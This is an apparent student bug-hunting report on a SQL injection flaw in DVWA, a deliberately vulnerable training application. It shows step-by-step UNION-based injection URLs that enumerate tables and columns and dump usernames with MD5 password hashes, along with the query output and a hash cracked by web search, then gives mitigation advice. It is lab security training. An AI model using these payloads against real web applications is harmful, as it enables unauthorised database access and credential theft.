BUG HUNTING REPORT DVWA

SQL Injection (Medium) in DVWA

---

1. Report Overview

- **Title:** SQL Injection Vulnerability in DVWA (Medium Security Level)
- **Vulnerability Type:** SQL Injection (SQLi)
- **Severity:** High
- **Affected Application:** Damn Vulnerable Web Application (DVWA)
- **Security Level:** Medium
- **Date of Discovery: 20-02-2025**
- **Time of Discovery: 21:23 PM**
- **Reporter: TEJAS K. MAHALE**
- **Email: 2303031550053@PARULUNIVERSITY.AC.IN**

---

2. Summary

A **SQL Injection vulnerability** was discovered in **DVWA (Medium Security Level)** due to improper input validation in the **User ID search functionality**. This allows an attacker to manipulate SQL queries, leading to:

- Unauthorized access to sensitive user data.
- Extraction of database tables and columns.
- Retrieval of hashed passwords, which can be cracked.

This vulnerability poses a **critical risk** as it can lead to a **full database compromise**.

---

3. Steps to Reproduce


Affected Endpoint:

`http://dvwa/vulnerabilities/sqli/`

Step 1: Identifying the Injection Point

- Navigated to the **SQL Injection** page in DVWA (Medium Security Level).
- Entered **"2"** in the User ID input field and submitted it.
- Observed that the request was processed as `id=2` in the URL.

User ID input field before entering SQL injection payload.



192.168.6.130/vulnerabilities/sqli/?id=2 &Submit=Submit#

Vulnerability: SQL Injection

User ID:

```
ID: 2
First name: Gordon
Surname: Brown
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: medium
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7


Step 2: Testing for SQL Injection Vulnerability

- Modified the URL to:

  ```
  http://dvwa/vulnerabilities/sqli/?id=2'
  ```

- The website returned an **SQL syntax error**, confirming the vulnerability.

Error message after injecting `'` in the User ID parameter.



192.168.6.130/vulnerabilities/sqli/?id=2' &Submit=Submit#

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1
```


Step 3: Determining the Number of Columns

- Used the **ORDER BY** technique:

```
http://dvwa/vulnerabilities/sqli/?id=2' ORDER BY 1 --+
```

- Incremented the number (`ORDER BY 2` , `ORDER BY 3` ...) until an error occurred, revealing **two vulnerable columns**.

Successful column enumeration using `ORDER BY` .



192.168.6.130/vulnerabilities/sqli/?id=2 order by 2--+&Submit=Submit#

Vulnerability: SQL Injection

User ID:

```
ID: 2 order by 2--
First name: Gordon
Surname: Brown
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: medium
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7


Step 4: Extracting Database Tables

- Used the **UNION SELECT** statement:

```
http://dvwa/vulnerabilities/sqli/?id=2' UNION SELECT table_name, 2 FROM
information_schema.tables --+
```

- Identified a **critical table named** `users`.

Extracted table names, including `users`.



192.168.6.130/vulnerabilities/sqli/?id=2 union select%20 table_name , 2%20 from information_schema.tables--+&Submit=Submit#

```
ID: 2 union select  table_name , 2  from information_schema.tables--
First name: TRIGGERS
Surname: 2

ID: 2 union select  table_name , 2  from information_schema.tables--
First name: USER_PRIVILEGES
Surname: 2

ID: 2 union select  table_name , 2  from information_schema.tables--
First name: VIEWS
Surname: 2

ID: 2 union select  table_name , 2  from information_schema.tables--
First name: cds
Surname: 2

ID: 2 union select  table_name , 2  from information_schema.tables--
First name: guestbook
Surname: 2

ID: 2 union select  table_name , 2  from information_schema.tables--
First name: users
Surname: 2

ID: 2 union select  table_name , 2  from information_schema.tables--
First name: columns_priv
Surname: 2

ID: 2 union select  table_name , 2  from information_schema.tables--
First name: db
Surname: 2

ID: 2 union select  table_name , 2  from information_schema.tables--
First name: event
Surname: 2

ID: 2 union select  table_name , 2  from information_schema.tables--
First name: func
Surname: 2

ID: 2 union select  table_name , 2  from information_schema.tables--
First name: general_log
Surname: 2

ID: 2 union select  table_name , 2  from information_schema.tables--
```


Step 5: Extracting Column Names from Users Table

- Used the following query:

```
http://dvwa/vulnerabilities/sqli/?id=2' UNION SELECT column_name, 2 FROM
information_schema.columns WHERE table_name='users' --+
```

- Found two important columns:
  - `user`
  - `password`

Extracted column names from the `users` table.



192.168.6.130/vulnerabilities/sqli/?id=2 union select column_name , 2 from information_schema.columns--+&Submit=Submit#

```
First name: interpret
Surname: 2

ID: 2 union select column_name , 2 from information_schema.columns--
First name: jahr
Surname: 2

ID: 2 union select column_name , 2 from information_schema.columns--
First name: comment_id
Surname: 2

ID: 2 union select column_name , 2 from information_schema.columns--
First name: name
Surname: 2

ID: 2 union select column_name , 2 from information_schema.columns--
First name: user_id
Surname: 2

ID: 2 union select column_name , 2 from information_schema.columns--
First name: first_name
Surname: 2

ID: 2 union select column_name , 2 from information_schema.columns--
First name: last_name
Surname: 2

ID: 2 union select column_name , 2 from information_schema.columns--
First name: password
Surname: 2

ID: 2 union select column_name , 2 from information_schema.columns--
First name: avatar
Surname: 2

ID: 2 union select column_name , 2 from information_schema.columns--
First name: Timestamp
Surname: 2

ID: 2 union select column_name , 2 from information_schema.columns--
First name: Column_priv
Surname: 2

ID: 2 union select column_name , 2 from information_schema.columns--
First name: Select_priv
```


Step 6: Extracting Usernames and Password Hashes

- Used the following query:

```
http://dvwa/vulnerabilities/sqli/?id=2' UNION SELECT user, password FROM users --+
```

- Successfully extracted **username and hashed password pairs**.

Dumped usernames and password hashes.



Vulnerability: SQL Injection


User ID:

```
ID: 2' union select user , password from users --
First name: Gordon
Surname: Brown

ID: 2' union select user , password from users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 2' union select user , password from users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 2' union select user , password from users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 2' union select user , password from users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 2' union select user , password from users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Step 7: Cracking the Password

- Searched the **hashed password** on Google and found that the real password was **"password"**.
- This proves the **severity of the vulnerability**.

Password cracked from the hash.


https://www.google.com/search?client=firefox-b-e&q=5f4dcc3b5aa765d61d8327deb882cf99
Google
5f4dcc3b5aa765d61d8327deb882cf99
All
Images
News
Shopping
Videos
Forums
Web
More
Tools

GromWeb
https://md5.gromweb.com › md5=5f4dcc3b5aa765d61d...

MD5 reverse for 5f4dcc3b5aa765d61d8327deb882cf99

The MD5 hash **5f4dcc3b5aa765d61d8327deb882cf99** was successfully reversed into the string password. Feel free to provide some other MD5 hashes you would like to ...

Md5Calc.com
https://md5calc.com › hash › password


5f4dcc3b5aa765d61d8327deb8...

MD5 hash for "password" is "5f4dcc3b5aa765d61d8327deb882cf99". Free online md5 hash calculator. Calculate md5 hash from string.

4. Impact Analysis

Why This is Dangerous?

- **Unauthorized Data Access** – Attackers can retrieve sensitive user data.
- **Privilege Escalation** – If an administrator account is compromised, the entire system is at risk.
- **Database Manipulation** – Attackers could modify or delete critical records.
- **Potential Remote Code Execution (RCE)** – Depending on the database configuration, attackers could execute malicious commands.



```
' UNION SELECT username, password FROM users--
```

```
SELECT name, description FROM products WHERE category
= 'Gifts' UNION SELECT username, password FROM users--
```

5. Recommended Mitigation Strategies

Short-Term Fix (Immediate Mitigation)

✅ **Sanitize User Inputs** – Reject malicious characters (`'` , `"` , `--`).
✅ **Escape User Inputs** – Ensure special characters are properly escaped before executing SQL queries.


Long-Term Fix (Permanent Solution)

✔ **Use Parameterized Queries (Prepared Statements)**

Example Fix (PHP – Using PDO):

```
$stmt = $pdo->prepare("SELECT * FROM users WHERE id = :id");
$stmt->bindParam(':id', $id, PDO::PARAM_INT);
$stmt->execute();
```

- ✓ **Use Web Application Firewalls (WAFs)**
- ✓ **Implement Least Privilege Principle**
- ✓ **Use Strong Password Hashing (bcrypt, Argon2, PBKDF2)**

